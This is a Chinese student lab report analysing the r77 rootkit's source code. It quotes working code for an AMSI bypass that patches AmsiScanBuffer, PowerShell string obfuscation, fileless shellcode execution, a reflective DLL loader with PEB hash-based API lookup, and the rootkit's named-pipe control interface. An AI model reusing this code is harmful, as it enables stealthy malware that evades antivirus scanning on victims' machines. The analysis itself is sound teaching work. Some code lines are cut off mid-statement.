南開大學

《恶意代码分析与防治技术》课程实验报告

实验 11-2

学　　院　网络空间安全学院

专　　业　信息安全

学　　号　2112060

姓　　名　孙蕗

一、实验要求

在使用 R77 的基础上，撰写技术分析，要求描述使用过程中看到的行为如何技术实现。

二、实验过程

1. 查看 install.cpp

通过将可执行文件写入 Windows 注册表，创建定时任务以执行一个 PowerShell 命令（加载和执行 stager），并使用各种混淆技术来逃避静态分析。尝试绕过 AMSI 表明这是为了规避杀毒软件和其他安全机制的检测。

（1） Stager 提取和注册表写入:

代码首先使用 GetResource 函数从资源中提取一个名为 stager 的可执行文件。该 stager 以字节数组（stager）及其大小的形式获取。


接着，它尝试打开 Windows 注册表（HKEY_LOCAL_MACHINE\SOFTWARE）并将 stager 可执行文件写入注册表，注册表项的名称前缀为 HIDE_PREFIX。这可能是为了在注册表中隐藏该项。

```
// Get stager executable from resources.
LPBYTE stager;
DWORD stagerSize;
if (!GetResource(IDR_STAGER, "EXE", &stager, &stagerSize)) return 0;

// Write stager executable to registry.
// This C# executable is compiled with AnyCPU and can be run by both 32-bit and 64-bit powershell.
// The target framework is 3.5, but it will run, even if .NET 4.x is installed and .NET 3.5 isn't.

HKEY key;
if (RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, KEY_ALL_ACCESS | KEY_WOW64_64KEY, &key) != ERROR_SUCCESS ||
    RegSetValueExW(key, HIDE_PREFIX L"stager", 0, REG_BINARY, stager, stagerSize) != ERROR_SUCCESS) return 0;
```

（2） 生成 Powershell 命令:


GetPowershellCommand 函数生成一个 PowerShell 命令，执行以下几个任务：

检查系统是否运行 Windows 10 或更高版本。




```
// AMSI is only supported on Windows 10. AMSI bypass not required for Windows 7.
if (IsAtLeastWindows10())
{
    // Patch amsi.dll!AmsiScanBuffer prior to [Reflection.Assembly]::Load.
    // Do not use Add-Type, because it will invoke csc.exe and compile a C# DLL to disk.
    StrCatW
    (
        command,
        // Function to create a Delegate from an IntPtr
        L"function Local:Get-Delegate{"
        L"Param("
        L"[OutputType([Type])]"
        L"[Parameter(Position=0)][Type[]]$ParameterTypes,"
        L"[Parameter(Position=1)][Type]$ReturnType"
        L")"
        L"$TypeBuilder=[AppDomain]::CurrentDomain"
        L".DefineDynamicAssembly((New-Object Reflection.AssemblyName(`ReflectedDelegate`)),[Reflection.Emit.AssemblyBuilderAccess]::Run)"
        L".DefineDynamicModule(`InMemoryModule`,$False)"
        L".DefineType(`MyDelegateType`,`Class,Public,Sealed,AnsiClass,AutoClass`,[MulticastDelegate]);"
        L"$TypeBuilder.DefineConstructor(`RTSpecialName,HideBySig,Public`,[Reflection.CallingConventions]::Standard,$ParameterTypes).SetImplementationFlags(`Runtime,Managed`);"
        L"$TypeBuilder.DefineMethod(`Invoke`,`Public,HideBySig,NewSlot,Virtual`,$ReturnType,$ParameterTypes).SetImplementationFlags(`Runtime,Managed`);"
        L"Write-Output $TypeBuilder.CreateType();"
        L"}"

        // Use Microsoft.Win32.UnsafeNativeMethods for some Dll!Import's.
        L"$NativeMethods=([AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals(`System.dll`)})"
        L".GetType(`Microsoft.Win32.UnsafeNativeMethods`);"
        L"$GetProcAddress=$NativeMethods.GetMethod(`GetProcAddress`,[Reflection.BindingFlags](`Public,Static`),$Null,[Reflection.CallingConventions]::Any,@((New-Object IntPtr).GetType(),[

        // Create delegate types
        L"$LoadLibraryDelegate=Get-Delegate @([String])([IntPtr]);"
        L"$VirtualProtectDelegate=Get-Delegate @([IntPtr],[UInt32],[UInt32].MakeByRefType())([Bool]);"

        // Get DLL and function pointers
        L"$Kernel32Ptr=$NativeMethods.GetMethod(`GetModuleHandle`).Invoke($Null,@([Object](`kernel32.dll`)));"
        L"$LoadLibraryPtr=$GetProcAddress.Invoke($Null,@([Object]$Kernel32Ptr,[Object](`LoadLibraryA`)));"
        L"$VirtualProtectPtr=$GetProcAddress.Invoke($Null,@([Object]$Kernel32Ptr,[Object](`VirtualProtect`)));"
        L"$AmsiPtr=[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LoadLibraryPtr,$LoadLibraryDelegate).Invoke(`amsi.dll`);"

        // Get address of AmsiScanBuffer
        L"$AmsiScanBufferPtr=$GetProcAddress.Invoke($Null,@([Object]$AmsiPtr,[Object](`AmsiScanBuffer`)));"

        // VirtualProtect PAGE_READWRITE
        L"$OldProtect=0;"
        L"[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectPtr,$VirtualProtectDelegate).Invoke($AmsiScanBufferPtr,[uint32]8,4,[ref]$OldProtect);"
    );
```

如果在 Windows 10 上，尝试绕过 AMSI（Antimalware Scan Interface），通过在内存中修补 AmsiScanBuffer 函数，使其始终返 AMSI_RESULT_CLEAN。



```
// Overwrite AmsiScanBuffer function with shellcode to return AMSI_RESULT_CLEAN.
if (Is64BitOperatingSystem())
{
    // b8 57 00 07 80    mov     eax, 0x80070057
    // c3                ret
    StrCatW(command, L"[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3),0,$AmsiScanBufferPtr,6);");
}
else
{
    // b8 57 00 07 80    mov     eax, 0x80070057
    // c2 18 00          ret     0x18
    StrCatW(command, L"[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc2,0x18,0),0,$AmsiScanBufferPtr,8);");
}

// VirtualProtect PAGE_EXECUTE_READ
StrCatW(command, L"[Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualProtectPtr,$VirtualProtectDelegate).Invoke($AmsiScanBufferPtr,[uint32]8,0x20,[ref]$OldProtect);");
```


构造 PowerShell 命令以从注册表中加载并执行 stager。



```
// Load Stager.exe from registry and invoke
StrCatW
(
    command,
    L"[Reflection.Assembly]::Load"
    L"("
    L"[Microsoft.Win32.Registry]::LocalMachine"
    L".OpenSubkey(`SOFTWARE`)"
    L".GetValue(`" HIDE_PREFIX L"stager`)"
    L")"
    L".EntryPoint"
    L".Invoke($Null,$Null)"
);
```

（3） 创建定时任务:

代码尝试使用 CreateScheduledTask 函数创建一个定时任务。此任务配置为运行一个 PowerShell 命令，可能是前一步中生成的命令，并计划在将来执行。



```
LPCWSTR scheduledTaskName = Is64BitOperatingSystem() ? R77_SERVICE_NAME64 : R77_SERVICE_NAME32;
if (CreateScheduledTask(scheduledTaskName, L"", L"powershell", powershellCommand))
{
    RunScheduledTask(scheduledTaskName);
}
```

在创建新任务之前，删除了名为 R77_SERVICE_NAME32 和 R77_SERVICE_NAME64 的现有定时任务。

```
// Create scheduled task to run the powershell stager
DeleteScheduledTask(R77_SERVICE_NAME32);
DeleteScheduledTask(R77_SERVICE_NAME64);
```

（4） 定时任务执行:

创建定时任务后，代码尝试立即运行它，使用的是 RunScheduledTask 函数。此执行触发执行 PowerShell 命令，从而加载和执行 stager。

```
LPCWSTR scheduledTaskName = Is64BitOperatingSystem() ? R77_SERVICE_NAME64 : R77_SERVICE_NAME32;
if (CreateScheduledTask(scheduledTaskName, L"", L"powershell", powershellCommand))
{
    RunScheduledTask(scheduledTaskName);
}
```

（5） 字符串混淆:

代码包含用于混淆字符串文字和 PowerShell 变量名称的函数。

a. ObfuscatePowershellStringLiterals 修改字符串文字，使得字符串在保持原有语义的同时，更难以被静态分析工具检测到。

```
// Replace string literals that are marked with `thestring`.
ObfuscatePowershellStringLiterals(command);
```

newCommand 用于存储修改后的命令，random 用于生成随机数，增加混淆。使用 i_wmemset 函数将 newCommand 缓冲区初始化为零。

```
// Replace all string literals like
// `thestring`
// with something like
// 't'+[Char]123+[Char]45+'s' ...

// Polymorphic modifications of strings is required, because something static like
// 'ams'+'i.dll'
// will eventually end up in a list of known signatures.

PWCHAR newCommand = NEW_ARRAY(WCHAR, 16384);
i_wmemset(newCommand, 0, 16384);

LPBYTE random = NEW_ARRAY(BYTE, 16384);
if (!GetRandomBytes(random, 16384)) return;
```

遍历 PowerShell 命令，查找用反引号（`）括起来的字符串文字。反引号是 PowerShell 中用于转义字符的特殊符号。

对于每个找到的字符串文字，将其前面的部分追加到 newCommand 中。用单引号（'）替换开始的反引号，并开始对字符串文字中的每个字符进行混淆。使用了一些随机选择的混淆技术来对 PowerShell 命令中的字符串文字进行多态化，包括字符作为字面值、字符拼接为字符串、字符表示为 [Char](ASCII 值) 等。

```
for (LPWSTR beginQuote; beginQuote = StrStrIW(commandPtr, L"`");)
{
    LPWSTR endQuote = StrStrIW(&beginQuote[1], L"`");
    DWORD textLength = beginQuote - commandPtr;
    DWORD stringLength = endQuote - beginQuote - 1;

    //  beginQuote   endQuote
    //         |        |
    //         v        v
    // .Invoke(`amsi.dll`);
    // ^------^              <-- textLength
    //          ^------^     <-- stringLength

    // Append what's before the beginning quote.
    StrNCatW(newCommand, commandPtr, textLength + 1);

    // Append beginning quote.
    StrCatW(newCommand, L"'");
```

```
    // Append each character using a different obfuscation techni
    for (DWORD i = 0; i < stringLength; i++)
    {
        WCHAR c = beginQuote[i + 1];
        WCHAR charNumber[10];
        Int32ToStrW(c, charNumber);

        WCHAR obfuscatedChar[20];
        i_wmemset(obfuscatedChar, 0, 20);

        // Randomly choose an obfuscation technique.
        switch ((*randomPtr++) & 3)
        {
            case 0:
                // Put char as literal
                obfuscatedChar[0] = c;
                break;
            case 1:
                // Put char as '+'x'+'
                StrCatW(obfuscatedChar, L"'+'");
                StrNCatW(obfuscatedChar, &c, 2);
                StrCatW(obfuscatedChar, L"'+'");
                break;
            case 2:
            case 3:
                // Put char as '+[Char](123)+'
                StrCatW(obfuscatedChar, L"'+[Char](");
                StrCatW(obfuscatedChar, charNumber);
                StrCatW(obfuscatedChar, L")+'");
                break;
        }

        // Append obfuscated version of this char.
        StrCatW(newCommand, obfuscatedChar);
    }

    // Append ending quote.
    StrCatW(newCommand, L"'");

    commandPtr += textLength + stringLength + 2;
}
```

将修改后的命令 newCommand 复制回原始的命令缓冲区 command。

释放分配的内存。

```
StrCpyW(command, newCommand);
FREE(newCommand);
FREE(random);
```

b. ObfuscatePowershellVariable 用随机字符串替换指定变量名称的出现。

```
VOID ObfuscatePowershellVariable(LPWSTR command, LPCWSTR variableName)
{
    DWORD length = lstrlenW(variableName);
    WCHAR newName[100];

    // Replace all ocurrences of a specified variable name with a randomized string of the same length.
    if (GetRandomString(newName, length))
    {
        for (LPWSTR ocurrence; ocurrence = StrStrIW(command, variableName);)
        {
            i_wmemcpy(ocurrence, newName, length);
        }
    }
}
```

2. InstallShellCode.cpp

获取 Install.shellcode 的二进制数据，使用 VirtualProtect 函数将 Shellcode 的内存页设置为可读写可执行的,然后将 Shellcode 的地址强制转换为函数指针，然后通过调用这个函数指针来执行 Shellcode。

通过加载和执行 Shellcode 的方式来达到一些目标，这可能包括执行系统级任务、绕过安全检测、植入恶意代码等。这种技术常常用于恶意软件攻击中，因为它允许攻击者在内存中执行代码而无需将完整的可执行文件写入磁盘，从而更难以被检测和防范。

```
    // 1. Load Install.shellcode from resources or from a BYTE[]
    // Ideally, encrypt the file and decrypt it here to avoid scantime detection.
    LPBYTE shellCode = ...

    // 2. Make the shellcode RWX.
    DWORD oldProtect;
    VirtualProtect(shellCode, shellCodeSize, PAGE_EXECUTE_READWRITE, &oldProtect);

    // 3. Cast the buffer to a function pointer and execute it.
    ((void(*)())shellCode)();

    // This is the fileless equivalent to executing Install.exe.

    return 0;
```

3. 控制

r77 服务命令发送和接受主要通过控制管道进行。控制管道是一个命名的管道，其中 r77 服务接收来自任何进程的命令并执行它们。这样，一个进程（即使具有较低的特权）就可以请求 r77 来执行某些操作。

Control Code	Parameters	Performed Action
CONTROL_R77_TERMINATE_SERVICE = 0x1001	-	Terminates the r77 service without detaching the rootkit from processes. The r77 service will restart when Windows restarts.
CONTROL_R77_UNINSTALL = 0x1002	-	Uninstalls r77 completely and detaches the rootkit from all processes.
CONTROL_R77_PAUSE_INJECTION = 0x1003	-	Pauses injection of new processes.
CONTROL_R77_RESUME_INJECTION = 0x1004	-	Resumes injection of new processes.
CONTROL_PROCESSES_INJECT = 0x2001	DWORD processId	Injects r77 into a specific process.
CONTROL_PROCESSES_INJECT_ALL = 0x2002	-	Injects r77 into all processes.
CONTROL_PROCESSES_DETACH = 0x2003	DWORD processId	Detaches r77 from a specific process.
CONTROL_PROCESSES_DETACH_ALL = 0x2004	-	Detaches r77 from all processes.
CONTROL_USER_SHELLEXEC = 0x3001	STRING file STRING commandLine	Performs ShellExecute on a specific file. If no commandLine is required, an empty string must still be passed.
CONTROL_USER_RUNPE = 0x3002	STRING targetPath DWORD payloadSize BYTE[] payload	Performs RunPE. The target path must be an existing executable that matches the bitness of the payload. The payload is an EXE file that is executed under the target path's file.
CONTROL_SYSTEM_BSOD = 0x4001	-	Causes a blue screen. Can be used if required to bring the operating system to an immediate halt.

\\.\pipe\$77control

在每一次命名管道的创建前，程序都会自动加上隐藏前缀$77.

在接收到指令时，软件会先对 Controlcode 进行校验，而后调用相应的命令。

在加载完成之后，程序连接到 r77 服务，并且写入控制代码和可执行文件的位置。ControlPipe.cpp 通过 pipe，加载了 notepad.exe mytextfile.txt 的进程。

```c
// This example demonstrates how to make r77 perform a ShellExecute.
// All other control codes work similarly.

#define CONTROL_USER_SHELLEXEC 0x3001 // These constants can be found in r77def.h or in the technical documentation

int main()
{
    // Connect to the r77 service. The rootkit must be installed.
    HANDLE pipe = CreateFileW(L"\\\\.\\pipe\\$77control", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
    if (pipe != INVALID_HANDLE_VALUE)
    {
        DWORD controlCode = CONTROL_USER_SHELLEXEC;
        WCHAR shellExecPath[] = L"C:\\Windows\\System32\\notepad.exe";
        WCHAR shellExecCommandline[] = L"mytextfile.txt";

        // Write control code (DWORD)
        DWORD bytesWritten;
        WriteFile(pipe, &controlCode, sizeof(DWORD), &bytesWritten, NULL);

        // Write the path for ShellExec (unicode string including null terminator)
        WriteFile(pipe, shellExecPath, (lstrlenW(shellExecPath) + 1) * 2, &bytesWritten, NULL);

        // Write arguments for ShellExec
        WriteFile(pipe, shellExecCommandline, (lstrlenW(shellExecCommandline) + 1) * 2, &bytesWritten, NULL);

        // Now, a new process "notepad.exe mytextfile.txt" will spawn.
        // You will only see it in TaskMgr. Because this process is running under the SYSTEM user, it does not show up on the desktop.

        // Use the Test Console to try out different control codes.

        CloseHandle(pipe);
    }

    return 0;
}
```

4. Rookit DLL 反射式 DLL 注入

r77 采用的是反射 DLL 注入，一旦注入到进程中，对应进程就不会显示被隐藏相关信息。文件被写入远程进程内存，并调用 ReflectiveDllMain 导出以最终加载 DLL 并调用 DllMain。因此，DLL 不会在 PEB 中列出。

r77 中的反射注入思路：

将进程指针地址复制给进程句柄，打开进程(OpenProcess)，创建线程（PROCESS_CREATE_THREAD），获取线程信息（PROCESS_QUERY_INFORMATION），读写内存(PROCESS_VM_OPERATION)；

通过 NtCreateThreadEx 创建线程,将 allocatedMemory + entryPoint 作为开始地址。

查看 ReflectiveDllMain.c

主要用于将 DLL 文件加载到内存中并执行其中的 DllMain 函数。这种加载方式可以绕过传统的 LoadLibrary 和 GetProcAddress 的调用，提高代码的防御性和难以静态分析。

（1） 获取重要函数地址：

使用 PebGetProcAddress 函数从 PEB（进程环境块）中获取 ntFlushInstructionCache、loadLibraryA、getProcAddress、virtualAlloc、virtualProtect 函数的地址。

```
// All functions that are used in the reflective loader must be found by searching the PEB, because no functions are imported, yet.
// Switch statements must not be used, because a jump table would be created and the shellcode would not be position independent anymore.

NT_NTFLUSHINSTRUCTIONCACHE ntFlushInstructionCache = (NT_NTFLUSHINSTRUCTIONCACHE)PebGetProcAddress(0x3cfa685d, 0x534c0ab8);
NT_LOADLIBRARYA loadLibraryA = (NT_LOADLIBRARYA)PebGetProcAddress(0x6a4abc5b, 0xec0e4e8e);
NT_GETPROCADDRESS getProcAddress = (NT_GETPROCADDRESS)PebGetProcAddress(0x6a4abc5b, 0x7c0dfcaa);
NT_VIRTUALALLOC virtualAlloc = (NT_VIRTUALALLOC)PebGetProcAddress(0x6a4abc5b, 0x91afca54);
NT_VIRTUALPROTECT virtualProtect = (NT_VIRTUALPROTECT)PebGetProcAddress(0x6a4abc5b, 0x7946c61b);
```

（2） 执行安全性检查：

确保获取所有函数的地址成功，否则返回 FALSE。

```
// Safety check: Continue only, if all functions were found.
if (ntFlushInstructionCache && loadLibraryA && getProcAddress && virtualAlloc && virtualProtect)
{
    PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)(dllBase + ((PIMAGE_DOS_HEADER)dllBase)->e_lfanew);
```

（3） 分配内存空间：

使用 virtualAlloc 在进程的地址空间中分配内存，大小为 DLL 文件的大小（ntHeaders->OptionalHeader.SizeOfImage）。

```
// Allocate memory for the DLL.
LPBYTE allocatedMemory = (LPBYTE)virtualAlloc(NULL, ntHeaders->OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (allocatedMemory)
{
```

（4） 复制 DLL 头和节表：

将 DLL 的头部和各个节（sections）复制到新分配的内存空间。

```
// Copy optional header to new memory.
i_memcpy(allocatedMemory, dllBase, ntHeaders->OptionalHeader.SizeOfHeaders);

// Set memory protection on header.
DWORD oldProtect;
if (!virtualProtect(allocatedMemory, ntHeaders->OptionalHeader.SizeOfHeaders, PAGE_READONLY, &oldProtect)) return FALSE;

// Copy sections to new memory.
PIMAGE_SECTION_HEADER sections = (PIMAGE_SECTION_HEADER)((LPBYTE)&ntHeaders->OptionalHeader + ntHeaders->FileHeader.SizeOfOptionalHeader);
for (WORD i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
{
    i_memcpy(allocatedMemory + sections[i].VirtualAddress, dllBase + sections[i].PointerToRawData, sections[i].SizeOfRawData);
}
```

（5） 读取导入表（Import Table）：

读取 DLL 的导入表，调用 LoadLibraryA 导入依赖项，并修复导入地址表（IAT）。

```
// Read the import directory, call LoadLibraryA to import dependencies and patch the IAT.
PIMAGE_DATA_DIRECTORY importDirectory = &ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
if (importDirectory->Size)
{
    for (PIMAGE_IMPORT_DESCRIPTOR importDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(allocatedMemory + importDirectory->VirtualAddress); importDescriptor->Name; importDescriptor++)
    {
        LPBYTE module = (LPBYTE)loadLibraryA((LPCSTR)(allocatedMemory + importDescriptor->Name));
        if (module)
        {
            PIMAGE_THUNK_DATA thunk = (PIMAGE_THUNK_DATA)(allocatedMemory + importDescriptor->OriginalFirstThunk);
            PUINT_PTR importAddressTable = (PUINT_PTR)(allocatedMemory + importDescriptor->FirstThunk);

            while (*importAddressTable)
            {
                if (thunk->u1.Ordinal & IMAGE_ORDINAL_FLAG)
                {
                    PIMAGE_NT_HEADERS moduleNtHeaders = (PIMAGE_NT_HEADERS)(module + ((PIMAGE_DOS_HEADER)module)->e_lfanew);
                    PIMAGE_EXPORT_DIRECTORY moduleExportDirectory = (PIMAGE_EXPORT_DIRECTORY)(module + moduleNtHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddre
                    *importAddressTable = (UINT_PTR)(module + *(LPDWORD)(module + moduleExportDirectory->AddressOfFunctions + (IMAGE_ORDINAL(thunk->u1.Ordinal) - moduleExportDirectory->Base)
                }
                else
                {
                    importDirectory = (PIMAGE_DATA_DIRECTORY)(allocatedMemory + *importAddressTable);
                    *importAddressTable = (UINT_PTR)getProcAddress((HMODULE)module, (LPCSTR)((PIMAGE_IMPORT_BY_NAME)importDirectory)->Name);
                }

                thunk = (PIMAGE_THUNK_DATA)((LPBYTE)thunk + sizeof(UINT_PTR));
                importAddressTable = (PUINT_PTR)((LPBYTE)importAddressTable + sizeof(UINT_PTR));
            }
        }
    }
}
```

（6） 修复重定位表（Relocation Table）：

如果 DLL 包含重定位表，修复其中的地址，使其适应新的加载地址。

```
// Patch relocations.
PIMAGE_DATA_DIRECTORY relocationDirectory = &ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
if (relocationDirectory->Size)
{
    UINT_PTR imageBase = (UINT_PTR)(allocatedMemory - ntHeaders->OptionalHeader.ImageBase);

    for (PIMAGE_BASE_RELOCATION baseRelocation = (PIMAGE_BASE_RELOCATION)(allocatedMemory + relocationDirectory->VirtualAddress); baseRelocation->SizeOfBlock; baseRelocation = (PIMAGE_BASE_RE
    {
        LPBYTE relocationAddress = allocatedMemory + baseRelocation->VirtualAddress;
        PNT_IMAGE_RELOC relocations = (PNT_IMAGE_RELOC)((LPBYTE)baseRelocation + sizeof(IMAGE_BASE_RELOCATION));

        for (UINT_PTR i = 0; i < (baseRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(NT_IMAGE_RELOC); i++)
        {
            if (relocations[i].Type == IMAGE_REL_BASED_DIR64) *(PUINT_PTR)(relocationAddress + relocations[i].Offset) += imageBase;
            else if (relocations[i].Type == IMAGE_REL_BASED_HIGHLOW) *(LPDWORD)(relocationAddress + relocations[i].Offset) += (DWORD)imageBase;
            else if (relocations[i].Type == IMAGE_REL_BASED_HIGH) *(LPWORD)(relocationAddress + relocations[i].Offset) += HIWORD(imageBase);
            else if (relocations[i].Type == IMAGE_REL_BASED_LOW) *(LPWORD)(relocationAddress + relocations[i].Offset) += LOWORD(imageBase);
        }
    }
}
```

（7） 设置内存权限：

根据节的属性，设置内存的保护权限。

```
// Set memory protection on sections.
for (WORD i = 0; i < ntHeaders->FileHeader.NumberOfSections; i++)
{
    if (!virtualProtect(
        allocatedMemory + sections[i].VirtualAddress,
        i == ntHeaders->FileHeader.NumberOfSections - 1 ? ntHeaders->OptionalHeader.SizeOfImage - sections[i].VirtualAddress : sections[i + 1].VirtualAddress - sections[i].VirtualAddress,
        SectionCharacteristicsToProtection(sections[i].Characteristics),
        &oldProtect
    ))
    {
        return FALSE;
    }
}
```

（8） 获取实际的入口点（Actual Entry Point）：

获取 DLL 的 DllMain 函数的地址，然后调用它。

（9） 清理缓存并调用 DllMain：刷新指令缓存，然后调用 DllMain。

```
        // Get actual main entry point.
        NT_DLLMAIN dllMain = (NT_DLLMAIN)(allocatedMemory + ntHeaders->OptionalHeader.AddressOfEntryPoint);

        // Flush instruction cache to avoid stale instructions on modified code to be executed.
        ntFlushInstructionCache(INVALID_HANDLE_VALUE, NULL, 0);

        // Call actual DllMain.
        return dllMain((HINSTANCE)allocatedMemory, DLL_PROCESS_ATTACH, NULL);
    }
}

// If loading failed, DllMain was not executed either. Return FALSE.
return FALSE;
}
```

（10） PebGetProcAddress 函数：

PebGetProcAddress 函数是一个辅助函数，用于从 PEB 中获取模块和导出函数的地址，以便在不引入导入表的情况下调用这些函数。该函数的实现通过哈希值匹配模块名和函数名。

```
static LPVOID PebGetProcAddress(DWORD moduleHash, DWORD functionHash)
{
#ifdef _WIN64
    PNT_PEB_LDR_DATA peb = (PNT_PEB_LDR_DATA)((PNT_PEB)__readgsqword(0x60))->Ldr;
#else
    PNT_PEB_LDR_DATA peb = (PNT_PEB_LDR_DATA)((PNT_PEB)__readfsdword(0x30))->Ldr;
#endif

    PNT_LDR_DATA_TABLE_ENTRY firstPebEntry = (PNT_LDR_DATA_TABLE_ENTRY)peb->InMemoryOrderModuleList.Flink;
    PNT_LDR_DATA_TABLE_ENTRY pebEntry = firstPebEntry;
    do
    {
        DWORD entryHash = 0;
        if (pebEntry->BaseDllName.Buffer)
        {
            for (USHORT i = 0; i < pebEntry->BaseDllName.Length; i++)
            {
                CHAR c = ((LPCSTR)pebEntry->BaseDllName.Buffer)[i];
                entryHash = _rotr(entryHash, 13) + (c >= 'a' ? c - 0x20 : c);
            }
        }

        // Find module by hash
        if (entryHash == moduleHash)
        {
            LPBYTE dllBase = (LPBYTE)pebEntry->DllBase;
            PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)(dllBase + ((PIMAGE_DOS_HEADER)dllBase)->e_lfanew);
            PIMAGE_EXPORT_DIRECTORY exportDirectory = (PIMAGE_EXPORT_DIRECTORY)(dllBase + ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
            LPDWORD nameDirectory = (LPDWORD)(dllBase + exportDirectory->AddressOfNames);
            LPWORD nameOrdinalDirectory = (LPWORD)(dllBase + exportDirectory->AddressOfNameOrdinals);

            // Find function by hash
            for (DWORD i = 0; i < exportDirectory->NumberOfNames; i++, nameDirectory++, nameOrdinalDirectory++)
            {
                DWORD hash = 0;
                for (LPCSTR currentFunctionName = (LPCSTR)(dllBase + *nameDirectory); *currentFunctionName; currentFunctionName++)
                {
                    hash = _rotr(hash, 13) + *currentFunctionName;
                }

                if (hash == functionHash)
                {
                    return dllBase + *(LPDWORD)(dllBase + exportDirectory->AddressOfFunctions + *nameOrdinalDirectory * sizeof(DWORD));
                }
            }

            return NULL;
        }
    }
    while ((pebEntry = (PNT_LDR_DATA_TABLE_ENTRY)pebEntry->InMemoryOrderModuleList.Flink) != firstPebEntry);

    return NULL;
}
```

5. 隐藏

r77Rootkit 通过注册表进行操作来进行总体的配置，它在 HIDE_PRIFIX 配置了$77，因此以之为开头的文件、进程、计划任务和命名管道都会被隐藏。有关隐藏项目的注册表项位于 HKEY_LOCAL_MACHINE\SOFTWARE$77config 中，此键值的 DACL 设置为授予任何用户完全访问权限，也是因此，可由任何没有提升权限的进程写入。

r77 中的“隐藏”意味着从枚举中删除隐藏的实体。如果用户知道文件名或进程 ID，仍然可以直接访问文件、打开进程。这是因为打开文件、进程等等的函数没有被 hook，而且它们不会通过返回“未找到错误”来伪装隐藏。主要原因是，r77 目前没有其他方法来维持它本身。粒入球如果隐藏的注册表键值完全不可访问，r77 也无法从配置系统中读取它自己。

为了防止被读取，可以通过设置足够复杂的文件名来确保 r77 相关的名称不会被猜解。同样，也可以在编译阶段修改隐藏前缀，但 r77 不能在一次项目中变更多个不同的前缀。

查看 config.c

通过配置管理模块，使得某些进程、路径、服务或者端口可以被隐藏，从而增加程序的隐蔽性。隐藏的规则和信息存储在配置结构体 PR77_CONFIG 中，由后台线程负责加载和更新。

（1） 初始化和反初始化配置：

InitializeConfig 函数用于初始化配置，创建一个后台线程（UpdateConfigThread），该线程定期读取配置信息。

UninitializeConfig 函数用于反初始化配置，终止后台线程。

```
VOID InitializeConfig()
{
    // The configuration is read periodically in a background thread.
    ConfigThread = CreateThread(NULL, 0, UpdateConfigThread, NULL, 0, NULL);
}
VOID UninitializeConfig()
{
    TerminateThread(ConfigThread, 0);
}
```

